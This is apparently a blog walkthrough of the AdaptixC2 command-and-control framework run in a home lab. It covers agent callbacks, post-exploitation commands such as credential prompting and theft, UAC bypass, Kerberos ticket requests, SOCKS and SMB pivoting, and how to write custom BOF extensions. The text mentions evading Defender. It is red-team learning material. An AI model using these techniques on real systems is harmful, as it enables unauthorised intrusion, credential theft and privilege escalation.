
This box has all protections disabled. Be warned that this code is not OPSEC safe out of the box and has no built in evasion features for default agent plugins so don't expect to go own a fortune 500 off the bat with this. Run the program and you should see a callback:



Perfect now we have something to work with. Lets right click the new beacon and go into the console. You may notice other awesome features here such as the ability to browse files and processes via the GUI, create tunnels, and view tasks. You can also do some organizational operations such as set tags, change colors, hide beacons, and mark activity.



File Explorer



Process Explorer

You can use the `help` command to list currently loaded commands and extensions. By default, you'll only have the following loaded:

```
beacon > help

  Command                       Description
  -------                       -----------
  cat                           Read first 2048 bytes of the specified file
  cd                            Change current working directory
  cp                            Copy file
  disks                         Lists mounted drives on current system
  download                      Download a file
  execute*                      Execute [bof] in the current process's memory
  exfil*                        Manage current downloads
  getuid                        Prints the User ID associated with the current token
  jobs*                         Long-running tasks manager
  link*                         Connect to an pivot agents
  ls                            Lists files in a folder
  lportfwd*                     Managing local port forwarding
  mv                            Move file
  mkdir                         Make a directory
  profile*                      Configure the payloads profile for current session
  ps*                           Process manager
  pwd                           Print current working directory
  rev2self                      Revert to your original access token
  rm                            Remove a file or folder
  rportfwd*                     Managing remote port forwarding
  sleep                         Sets sleep time
  socks*                        Managing socks tunnels
  terminate*                    Terminate the session
  unlink                        Disconnect from an pivot agent
  upload                        Upload a file
```

Default Commands for BeaconHTTP

I'd advise loading in the https://github.com/Adaptix-Framework/Extension-Kit which contains tons of useful commands and alias. Perform a `git clone https://github.com/Adaptix-Framework/Extension-Kit.git` then run `for d in */ ; do (cd "$d" && make); done` to make all the current extensions (**assuming you have all the needed dependencies installed!**). Now go to the Extender tab, right click and `Load New`. Once you have everything you want loaded, you'll have more options to utilize for your agents!

```
Extension - AD-BOF
==================================
ldapsearch                    Executes LDAP query

Extension - Aliases
==================================
interact                      Set 'sleep 0'
powershell                    Execute command via powershell.exe
shell                         Execute command via cmd.exe

Extension - Creds-BOF
==================================
autologon                     Checks the registry for autologon information
askcreds                      Prompt for credentials
credman                       Checks the current user's Windows Credential Manager for saved web passwords

Extension - Elevation-BOF
==================================
getsystem token               Elevate the current agent to SYSTEM and gain the TrustedInstaller group privilege through impersonation
uacbybass sspi                Forges a token from a fake network authentication though SSPI Datagram Contexts
uacbybass regshellcmd         Modifies the "ms-settings\Shell\Open\command" registry key and executes an auto-elevated EXE (ComputerDefaults.exe).
```

Same of the Extension Kit

Now we can run some commonly used tools such as `ifconfig` which basically an alias to run the ipconfig BOF from https://github.com/trustedsec/CS-Situational-Awareness-BOF.

```
[30/05 19:28:39] [*] Agent called server, sent [3.40 Kb]
[30/05 19:28:39] [+] BOF output
{35D8CF4E-2627-488C-85E8-A052E535C4D8}
          Ethernet
          Red Hat VirtIO Ethernet Adapter
          BC-24-11-08-2D-38
          10.3.50.3
{1696749A-FA8E-4E46-A9F3-06FDA2205D24}
          UnknownType
          OpenVPN Data Channel Offload
                    0.0.0.0
Hostname:           DEV-dev
DNS Suffix:         dev.ludus
DNS Server:         127.0.0.1
                    10.3.50.3
[30/05 19:28:39] [+] BOF finished
```

If you need help to understand an extension or command, you can use `help <command> <subcommand>` to get some guidance.

```
beacon > help kerbeus asktgt
  Command             : kerbeus asktgt
  Description         : Retrieve a TGT
  Example             : kerbeus asktgt /user:Admin /password:QWErty /enctype:aes256 /opsec /ptt
  Usage               : kerbeus asktgt <params>

  Arguments:
    <params>  : STRING. Args: /user:USER /password:PASSWORD [/domain:DOMAIN] [/dc:DC] [/enctype:(rc4|aes256)] [/ptt] [/nopac] [/opsec]
                              /user:USER /aes256:HASH [/domain:DOMAIN] [/dc:DC] [/ptt] [/nopac] [/opsec]
                              /user:USER /rc4:HASH [/domain:DOMAIN] [/dc:DC] [/ptt] [/nopac]
                              /user:USER /nopreauth [/domain:DOMAIN] [/dc:DC] [/ptt]
```


Lets spin up a SOCKS5 proxy using **`socks start 1080`**

```
+------------------------------------------------------------------------------+

[30/05 19:33:48] kali [8044644b] beacon > socks start 1080
[30/05 19:33:48] [+] Socks5 server running on port 1080

[30/05 19:36:13] kali [d831e318] beacon > interact
[30/05 19:36:13] [*] Task: sleep to 0
[30/05 19:36:17] [*] Agent called server, sent [24 bytes]
[30/05 19:36:17] [+] Sleep time has been changed

+--- Task [d831e318] closed ------------------------------------------------+
```

Now lets test that we have access via the proxy:

```
└─# proxychains netexec smb 127.0.0.1
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:445  ...  OK
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  127.0.0.1:135  ...  OK
SMB         127.0.0.1       445    DEV-DEV          [*] Windows Server 2022 Build 20348 x64 (name:DEV-DEV) (domain:dev.ludus) (signing:True) (SMBv1:False)
```


Very nice, now we could proxy into the internal network as needed. Lets check out a GopherTCP agent. I will setup the host and callback to the Kali server and leave the rest as default. You can generate mTLS certificates to use with this agent, but it is not done for you by the server. You can use the provided script to generate some test certificates.



GopherTCP Agent

```
# CA cert
openssl genrsa -out ca.key 2048
openssl req -x509 -new -nodes -key ca.key -sha256 -days 3650 -out ca.crt -subj
"/CN=Test CA"

# server cert and key
openssl genrsa -out server.key 2048
openssl req -new -key server.key -out server.csr -subj "/CN=localhost"
openssl x509 -req -in server.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out
server.crt -days 365 -sha256

# client cert and key
openssl genrsa -out client.key 2048
openssl req -new -key client.key -out client.csr -subj "/CN=client"
openssl x509 -req -in client.csr -CA ca.crt -CAkey ca.key -CAcreateserial -out
client.crt -days 365 -sha256
```

Once again, you can generate an agent for all major operating systems here. Sadly, shellcode generation is not supported at this time for the Gopher agent:




Now run the agent and lets get a callback:

Agent ID	Agent Type	External	Listener	Internal	Domain	Computer	User	OS	Process	PID	TID
6f3d7ab2	beacon	10.3.50.3	Testing-HTTP	10.3.50.3	dev.ludus	DEV-DEV	* localuser	Win 2022 Serv x64	agent.x64.exe (x64)	6788	8544
80d4e213	gopher	10.3.50.3	Gopher-Test	10.3.50.3		DEV-dev	* dev\localuser	Windows 10.0 build 20348	agent.exe (x64)	6804	

The Gopher agent supports a lot of the main default commands such as tunnels, file browsing, and process browsing.

```
+--- Task [29e278ca] closed ----------------------------------------------------------+

gopher > help

  Command                   Description
  -------                   -----------
  cat                       Read a file
  cp                        Copy file or directory
  cd                        Change current working directory
  download                  Download a file
  exit                      Kill agent
  job*                      Long-running tasks manager
  kill                      Kill a process with a given PID
  ls                        Lists files in a folder
  mv                        Move file or directory
  mkdir                     Make a directory
  ps                        Show process list
  pwd                       Print current working directory
  rm                        Remove a file or folder
  run                       Execute long command or scripts via cmd.exe
  screenshot                Take a single screenshot
  socks*                    Managing socks tunnels
  shell                     Execute command via cmd.exe
  upload                    Upload a file
  zip                       archive (zip) a file or directory

+-------------------------------------------------------------------------------------+
```

Lets see the power of this agent by also running a Mac agent!




```
[30/05 21:58:49] kali [745fc106] gopher > shell uname -a
[30/05 21:58:49] [*] Task: command execute
[30/05 21:58:49] [*] Agent called server, sent [103 bytes]
[30/05 21:58:49] [+] Command output:
Darwin [redacted] 24.2.0 Darwin Kernel Version 24.2.0: Fri Dec  6 19:02:41 PST 2024; root:xnu-11215.61.5~2/RELEASE_ARM64_T6030 x86_64

+--- Task [745fc106] closed ----------------------------------------------------------+
```


Running Shell Command

This allows for having access to all the major operating systems that can communicate in one place, a large advantage over some C2s which are limited to Windows environments.

Lets take a look at some pivot agents now. These are used to link together beacons, minimizing the egress traffic out of the network to the C2 sever. Setup a listener and create an agent as usual, run the agent and use `link smb <target> <pipe>` to link them. This agent is running on a Windows 11 host with Defender enabled without issue!


Agent ID	Agent Type	External	Listener	Internal	Domain	Computer	User	OS	Process
6f3d7ab2	beacon	10.3.50.3	Testing-HTTP	10.3.50.3	dev.ludus	DEV-DEV	* localuser	Win 2022 Serv x64	agent.x64.exe (x64)
80d4e213	gopher	10.3.50.3	Gopher-Test	10.3.50.3		DEV-dev	* dev\localuser	Windows 10.0 build 20348	agent.exe (x64)
e0b133a9	beacon	6f3d7ab2 ∞ p0	Pipe-Test	10.3.50.7	dev.ludus	DEV-WIN11-DEV	* localuser	Win 11 x64	agent.x64_smb.exe (x64)

List View of Current Beacon Agents



Graph View

BeaconSMB Agent




Screenshot Viewer

This provides a general overview of working with AdaptixC2 so far. I encourage you to setup a lab or use a HackTheBox network to continue playing around with it to better familiarize yourself with the framework.

Creating Custom Extensions

One of the biggest perks is the ease of extending the current agents using BOFs. Adaptix makes it easy by allowing the operator to create JSON files that configure any compatible BOFs to the client. This is the current list of supported BOF APIs:

Beacon BOFs | Adaptix Framework



Adaptix Framework

Lets take the GetDomainInfo from https://github.com/rvrsh3ll/BOF_Collection and create an extension for it in AdaptixC2. Download the GetDomainInfo.c, beacon.h, and Makefile and put in a folder. The extension config files are in the following format:

```
{
  "name": "Test",
  "description": "Test extensions",
  "extensions": [
    {
      "type":"<EXTENTION_TYPE>",
      ...
    },
    {
      "type":"<EXTENTION_TYPE>",
      ...
    }
  ]
}
```

You can review https://adaptix-framework.gitbook.io/adaptix-framework/adaptix-c2/bof-and-extensions to go over the details for formatting, parameters, macros, and data types. The name and description fields are what show up in the Extender menu when loaded, with the extensions array containing everything that will be needed or shown via the console. The following showcases a working GetDomainInfo.json extension:

```
{
    "name": "GetDomainInfo",
    "description": "Returns information on the current domain and domain
controller.",
    "extensions": [
        {
            "type": "command",
            "agents": ["beacon"],

            "command": "getdomaininfo",
            "description": "Executes GetDomainInfo BOF",
            "message": "BOF implementation: GetDomainInfo",
            "example": "getdomaininfo",
            "exec": "execute bof $EXT_DIR()/_bin/getdomaininfo.$ARCH().o"
        }
    ]
}
```

This enables the use of the `getdomaininfo` command in the console which will run the BOF located at `$EXT_DIR()/_bin/getdomaininfo.$ARCH().o`. This essentially calls a compiled BOF file located in a `_bin` directory where the configuration JSON file is loaded from and for which architecture is needed using the `$ARCH()` macro. So your _bin folder would contain a `getdomaininfo.x64.o` for example. These can be edited as needed to meet your own organization structure if you chose to deviate from the default. Load the new extension like all the others and give it a try.

```
beacon > help getdomaininfo

  Command                : getdomaininfo
  Description            : Executes GetDomainInfo BOF
  Example                : getdomaininfo

+------------------------------------------------------------------------------+

[30/05 21:16:32] kali [6f6f980f] beacon > getdomaininfo
[30/05 21:16:32] [*] BOF implementation: GetDomainInfo
[30/05 21:16:32] [*] Agent called server, sent [1.02 Kb]
[30/05 21:16:32] [+] BOF output
Domain Forest Name: dev.ludus
Domain: dev.ludus
Domain Controller: \\DEV-dev.dev.ludus
Domain Controller Address: \\10.3.50.3
DC Site Name: Default-First-Site-Name
[30/05 21:16:32] [+] BOF finished

+--- Task [6f6f980f] closed ------------------------------------------------+
```

Very nice, a new working command to add to the tool belt. Here is another showcasing screenshot using arguments (I added this one during v0.4, but with the release of 0.5, this is now included in the post-ex kit.):

```
┌──(root㉿DEV-kali)-[/opt/AdaptixC2/Extension-Kit/ScreenShot]
└─# cat Screenshot.json
{
    "name": "Screenshot BOF",
    "description": "An alternative screenshot capability for Cobalt Strike that
uses WinAPI and does not perform a fork & run. Screenshot downloaded in memory.",
    "extensions": [
        {
            "type": "command",
            "agents": ["beacon"],

            "command": "screenshot",
            "description": "Executes screenshot without using fork & run, saves
file in current directory of the beacon. Download via the agent then delete!",
            "message": "BOF implementation: screenshot",
            "example": "screenshot_bof file.jpg 2 21964",
            "args": [
                "STRING <name> {The name of the capture file to save to host
disk.}",
                "INT <method> (0) {Save to host disk}",
                "INT <pid> (0) {0: capture full screen (PID = 0) specific PID:
capture specific PID (works even when minimized!)}"
            ],
            "exec": "execute bof $EXT_DIR()/_bin/ScreenshotBOF.$ARCH().o
$PACK_BOF(CSTR {name},INT {method},INT {pid})"
        }
    ]
}
```

Conclusion

Overall, I am liking the direction AdaptixC2 is going and being still early stages, I see a lot of potential. I'll continue to dive into further customizations and any milestone developments made as time goes on. Consider following and supporting the authors if

you've enjoyed this quick overview.

Till next time, farewell and happy hacking!

Previous Post